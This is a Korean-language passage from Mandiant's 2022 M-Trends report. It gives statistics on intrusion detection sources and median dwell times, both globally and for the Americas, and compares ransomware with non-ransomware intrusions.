2022 M-TRENDS®

Mandiant 스페셜 리포트

목차

보고서 개요

최근의 사이버 보안 사건들은 사이버 보안 전문가로서의 Mandiant의 업무가 절대로 끝나지 않았음을 냉혹하게 일깨워줍니다. 'Log4Shell'과 같은 심각한 취약점은 알려지지 않은 위험과 패치 적용의 복잡성을 명확하게 보여줍니다. 공급망은 언제나 매력적인 표적이며, 여러 공급업체에 대한 엔트리 포인트가 될 수 있습니다. 특히 다각적 갈취 공격 7건 중 1건이 중요한 운영 기술 정보를 유출시킨다는 점을 생각하면, 우리는 산업제어시스템을 보호하는 데 계속 주의를 기울여야 합니다.

Mandiant 대응팀은 매일 최일선에서 최신 공격과 위협을 조사 및 분석하고, 이에 가장 효과적으로 대응하고 이를 완화하는 방법을 파악하고 있습니다. Mandiant에서 알게 된 모든 내용은 다양한 서비스를 통해 고객에게 전달되고, 끊임없이 진화하는 위협 환경에서 고객에게 절실히 필요한 이점을 제공합니다.

매년 *M-Trends* 보고서는 이러한 중요한 인텔리전스 중 일부를 더 커다란 보안 커뮤니티에 제공합니다. *2022 M-Trends*에서는 이러한 전통을 계속해서 이어가며, 변화하는 사이버 환경, 완화 조치 권고 사항 및 다양한 보안 사고 관련 지표에 대한 세부 정보를 제공합니다.

사이버 보안 전문가들에게 긍정적이었던 내용부터 시작해 보겠습니다. 2021년 글로벌 드웰 타임(dwell time) 중앙값은 계속 감소했습니다. 2020년 10월 1일부터 2021년 12월 31일까지 조사한 침입 사례 중 침해가 시작된 순간부터 위협이 탐지될 때까지 걸린 날짜의 중앙값은 2020년 24일에서 21일로 줄어들었습니다. 이는 기업의 위협 가시성 및 대응 능력이 향상되었음을 보여주는 것일 수도 있지만, 랜섬웨어의 공격이 증가함에 따라 중앙값이 낮아졌을 수 있습니다.

랜섬웨어와 다각적 갈취 공격에 대한 우려가 계속되고 있습니다. Mandiant는 가상화 인프라의 표적화 증가를 강조하고, 완화 조치를 제공합니다. 또한 레드팀을 통한 랜섬웨어 대비와 복구 작업에 대한 지침을 제공합니다.

다음은 *2022 M-Trends*에서 다루는 그외 주제입니다.

숫자로 보는 트렌드 외부 서드파티가 식별하여 피해자에게 공개한 침입에 대한 글로벌 드웰 타임(dwell time) 중앙값은 2020년에 73일에서 28일로 감소하여 뛰어난 개선을 보였습니다. 조금 부정적인 소식으로는 초기 감염 벡터가 파악되었을 때 2020년에는 전체 침해 사례 중 1% 미만을 차지했던 공급망 공격이 2021년에는 17%로 급증했다는 점입니다. 다른 눈에 띄는 지표로는 탐지 경로별 비율, 표적 산업 분야, 위협 그룹, 멀웨어 및 공격자 기법이 있습니다.

새로운 위협 그룹 2021년에 등급이 지정되었으며 금전적 이익을 노리는 두 그룹인 FIN12와 FIN13에 대한 자세한 분석입니다. 또한 주목할 만한 두 개의 미분류 그룹인 UNC2891 및 UNC1151에 대해서도 집중해서 살펴보았습니다.

Microsoft Exchange 사례 연구 온프레미스 Microsoft Exchange 서버 악용과 관련된 20건 이상의 침해사고에 대한 관찰 내용입니다. 특별 조사 및 분석에 대한 근거 데이터에 따르면 금전적 이익을 노리는 한 위협 그룹이 가상화폐 채굴 프로그램을 배포했으며, 동일한 환경에서 정부 지원을 받는 공격자 두 명이 발견되었습니다.

중국 사이버 활동 중국의 재편성 및 툴 재구성을 검토하고, 다시 부상하는 스파이 활동을 알아보고, APT10 및 APT41와 같은 공격자들을 집중하여 살펴봅니다.

잘못된 구성 완화 조치 단일 통합 ID 솔루션을 달성하기 위해 Azure Active Directory로 온프레미스 액티브 디렉터리를 사용할 때 잘못된 구성으로 인한 다양한 침해 사고가 관찰되었습니다.

*2022 M-Trends*는 Mandiant의 투명성을 기반으로 기업의 사이버 보안 전문가들에게 계속해서 중요한 지식을 제공합니다. 보고서에서는 피해 조직에 관한 구체적 정보와 기밀 데이터를 보호하기 위해 전체 공개되지 않음을 알려드립니다.

숫자로 보는 트렌드

MANDIANT 조사 데이터


*2022 M-Trends*에 보고된 지표는 2020년 10월 1일부터 2021년 12월 31일까지 발생한 표적 공격 활동에 대한 Mandiant의 침해 조사에 근거합니다.

이번 *M-Trends* 에디션은 이전 에디션에서 다룬 12개월이 아니라 15개월의 기간을 다룹니다.

탐지 경로별 비율

전반적으로 2020년과 비교하여 2021년에는 침입에 대한 외부 탐지가 증가했습니다. 그러나 대부분의 침입은 계속해서 내부 탐지를 통해 인지됩니다. 내부적으로 탐지된 침입의 비율은 지난 6년 동안 완만한 변동을 보이며 점진적인 상승 추세를 유지했습니다.

탐지 경로별 비율, 2011~2021년




아시아태평양(APAC) 및 유럽·중동·아프리카(EMEA) 지역에서 2021년 발생한 대부분의 침입은 외부에서 식별했으며, 이는 2020년에 관찰된 바와는 상반된 결과입니다. 미주 지역의 탐지 경로별 비율의 경우 대부분의 침입이 계속해서 내부적으로 탐지되는 결과를 보이며 안정적으로 유지되었습니다.

내부 탐지
기업이 보안 침해 사실을 독자적으로 탐지한 경우를 말합니다.

외부 탐지
기업이 보안 침해를 당한 사실을 외부 기관에서 알려주는 경우를 말합니다. 침해를 받은 기업이 갈취 노트를 통해 공격자의 침해를 처음 통보받은 경우를 포함합니다.

지역별 탐지 경로별 비율, 2021년




전체 사례 중 미주 지역에서 기업이 내부적으로 침입을 탐지한 비율은 2020년의 61%과 비교하여 2021년에는 60%로 나타났습니다. 2017년부터 2021년까지의 미주 지역 탐지 경로별 비율은 상대적으로 안정적인 추세를 보였습니다.

전체 침입 사례 중 APAC 지역의 기업들이 외부 서드파티로부터 침입을 통지 받은 비율은 2020년의 48%와 비교하여 2021년에는 76%를 차지했습니다. 2021년 관찰 결과는 2019년 APAC 지역의 관찰 결과와 일치합니다. Mandiant 전문가들은 지난 5년 동안 APAC 지역의 탐지 경로별 비율 지표에서 상대적으로 큰 변화를 관찰했습니다.

전체 침입 사례 중 EMEA 지역의 기업들이 외부 서드파티로부터 사고를 통지 받은 비율은 2020년의 47%와 비교하여 2021년에는 62%를 차지했습니다. 5년간의 추세를 분석해보면 EMEA 지역의 탐지 경로별 비율은 APAC 지역과 유사하게 여전히 변동성이 있습니다. APAC 지역과 EMEA 지역 모두에서 관찰된 변동성은 이러한 지역에서 기업의 보안 프로그램과 외부 서드파티의 탐지 기능이 지속적으로 발전한 결과로 일부 설명할 수 있습니다.

지역별 탐지 경로별 비율, 2017~2021년



드웰 타임(dwell time)은 공격을 탐지하기까지 공격자가 피해 조직의 시스템 환경에 존재했던 일 수로 계산됩니다. 중앙값은 규모 순으로 정렬한 데이터들의 중앙 지점에 있는 값을 나타냅니다.

드웰 타임

글로벌 드웰 타임 중앙값은 2021년에도 지속적으로 개선되어 이제는 기업에서 침입을 3주 만에 탐지합니다. 외부 서드파티 통지를 통해 보안 사고에 대해 알게 된 기업의 글로벌 드웰 타임 중앙값은 2021년 현저하게 개선되었습니다. 2020년과 비교하여 외부 서드파티는 기업에 침입 통지를 더 많이 할 뿐만 아니라, 더 빨리 통보하여 드웰 타임이 점점 단축되고 있습니다. 내부에서 탐지된 침입에 대한 드웰 타임 중앙값은 2020년과 비교하면 2021년에 더 길어졌지만, 외부 통지에 대한 드웰 타임 중앙값은 더 짧게 유지되었습니다.

드웰 타임 중앙값 추이 변동

24 → **21**

일/2020년 **일/2021년**

글로벌 드웰 타임

2021의 글로벌 드웰 타임 중앙값은 2020년의 24일에서 21일로 줄어들었습니다. 글로벌 드웰 타임 중앙값에서의 이러한 13%의 개선은 탐지 경로와 관련된 주목할 만한 변화로 구성되었습니다. 외부에서 식별된 사고에 대한 글로벌 드웰 타임 중앙값은 73일에서 28일로 감소했습니다. 반대로 내부에서 식별된 사고의 글로벌 드웰 타임 중앙값은 12일에서 18일로 증가했습니다.

외부 서드파티가 통지 경로인 경우 글로벌 드웰 타임 중앙값은 크게 개선된 수치를 보였습니다. 외부 서드파티는 이제 한 달 이내에 침입을 감지하여 기업에 침입 사실을 통지합니다. 이는 2020년과 비교하여 62% 빨라졌습니다. 이는 보다 확립된 통신 및 지원 프로그램뿐만 아니라 외부 서드파티의 탐지 역량이 개선되었음을 보여줍니다.

Mandiant 전문가들은 내부에서 탐지된 침입에 대한 글로벌 드웰 타임 중앙값이 50% 증가했음을 관찰했습니다. 내부에서 탐지된 침입에 대한 글로벌 드웰 타임 중앙값은 2020년 12일에서 2021년 18일로 증가했습니다. 내부 탐지에 대한 드웰 타임 중앙값은 2020년과 비교하여 느리지만, 내부 탐지는 여전히 외부 통지보다 36% 빠릅니다.

글로벌 드웰 타임 중앙값, 2011~2021년

침해 통지	2011년	2012년	2013년	2014년	2015년	2016년	2017년	2018년	2019년	2020년	2021년
전체	416일	243일	229일	205일	146일	99일	101일	78일	56일	24일	21일
외부 통지	–	–	–	–	320일	107일	186일	184일	141일	73일	28일
내부 탐지	–	–	–	–	56일	80일	57.5일	50.5일	30일	12일	18일


글로벌 드웰 타임 분포도

글로벌 드웰 타임 분포도는 스펙트럼 양 끝에서 지속적으로 개선되고 있습니다. 2021년, 조사된 사례 중 55%의 드웰 타임은 30일 미만이었으며, 이 중 67%(전체 침입 사례의 37%)는 일주일 이내에 발견되었습니다.

Mandiant 전문가들은 90일과 300일 사이에서 드웰 타임 급증을 관찰했으며, 조사된 사례의 20%가 이 범위에 속합니다. 이는 표적 공격 라이프사이클의 초기 감염 및 정찰 단계 이후, 해당 환경에서 보다 영향력 있는 활동이 발생할 때까지 침입이 탐지되지 않음을 의미할 수 있습니다. 또한 기업의 탐지 역량과 기업이 직면한 공격 유형 간의 격차를 보여주는 것일 수 있습니다.

상당한 기간 동안 탐지되지 않는 침입 사례는 더 적습니다. 2021년에 조사된 침입 사례 중 8%의 드웰 타임만 1년 이상이었고, 이 중 절반(전체 침입의 4%)의 드웰 타임은 700일 이상이었습니다.

글로벌 드웰 타임 분포도, 2018~2021년



랜섬웨어와 관련된 조사 추이 변동

25% → **23%**
2020년 2021년

글로벌 드웰 타임 중앙값 추이 변동 없음: 랜섬웨어

5 일/2020년 → **5** 일/2021년


글로벌 드웰 타임 중앙값추이 변동: 비 랜섬웨어

45 → **36**
일/2020년 일/2021년

랜섬웨어와 관련된 조사

Mandiant 전문가들은 다각적 갈취 및 랜섬웨어와 관련된 침입의 비율은 2020년부터 2021년까지 상대적으로 안정적이었음을 관찰했습니다. 2021년 랜섬웨어와 관련된 침입 사례는 2020년의 25%에서 23%로 줄었습니다. 랜섬웨어 공격은 계속해서 드웰 타임 중앙값이 감소하는 원동력이 되고 있습니다. 랜섬웨어 관련 침입의 드웰 타임 중앙값은 5일인 반면, 비 랜섬웨어 침입의 경우 36일로, 랜섬웨어 침입의 드웰 타임은 비 랜섬웨어의 드웰 타임의 7분의 1에 불과합니다. 2021년 랜섬웨어 관련 침입의 드웰 타임 중앙값은 2020과 동일하지만, Mandiant 전문가들에 따르면 비 랜섬웨어 침입의 드웰 타임 중앙값은 전년 대비 20% 감소했습니다.

조사 유형별 글로벌 드웰 타임, 2021년



아메리카

드웰 타임 중앙값 추이 변동 없음

17 → **17**


일/2020년 **일/2021년**

미주 지역 드웰 타임 중앙값

미주 지역에서 조사된 침입의 드웰 타임 중앙값은 17일로 2021에도 전년과 동일한 중앙값을 유지했습니다. 탐지 경로를 고려할 때, 내부적으로 탐지된 침입의 드웰 타임 중앙값은 2020년 9일에서 2021년에는 18일로 9% 포인트 증가했습니다. 내부 탐지의 드웰 타임 중앙값은 2020년과 비교하여 2021년에 더 길어졌지만, 6년간의 추세를 보면 내부 탐지 속도는 점점 빨라지고 있습니다. 2020년에 미주 지역의 내부 탐지에 대한 드웰 타임 중앙값은 상당히 개선되었기 때문에 2021년에 이 지표가 다소 후퇴한 것은 놀라운 일이 아닙니다.


외부 통지 경로로 식별된 침해의 드웰 타임 중앙값은 2020년 49일에서 2021년에는 불과 15일로 감소했습니다. 미주 지역에서 외부 서드파티의 통지 속도는 2020년에 비해 2021년에는 69% 더 빨라졌습니다.

미주 지역 드웰 타임 중앙값, 2016~2021년



미주 지역에서 2021년 침입 사례의 57%는 30일 이내에 탐지되었으며, 이러한 침입의 68%(미주 지역 전체 침입의 39%)는 일주일 이내에 감지되었습니다. 거의 절반에 해당하는 침입이 2주 이내에 감지되고 있을 뿐만 아니라 오랜 기간 동안 감지되지 않는 침입의 수는 많지 않습니다. Mandiant 전문가들은 90일과 300일 사이에서 침입 드웰 타임 급증을 관찰했으며, 이는 미주 지역 침입의 22%에 해당합니다. 또한 미주 지역 침입의 4%의 드웰 타임만 1년 이상이었습니다.

미주 지역 드웰 타임 분포도, 2021년




랜섬웨어와 관련된 조사 추이 변동

27.5% → **22%**
2020년 **2021년**

2021년 미주 지역 침입의 22%는 랜섬웨어와 관련되어 있었습니다. 이는 2020년에 비해 5.5% 포인트 감소한 수치입니다. 미주 지역에서 랜섬웨어 관련 침입 사례는 적었지만, 이러한 침입은 드웰 타임 중앙값에 계속해서 영향을 미칩니다. 미주 지역 랜섬웨어 침입의 드웰 타임 중앙값은 4일인 반면, 비 랜섬웨어 침입의 경우는 32일입니다.

조사 유형별 미주 지역 드웰 타임, 2021년



APAC

드웰 타임 중앙값 추이 변동

76 → **21**

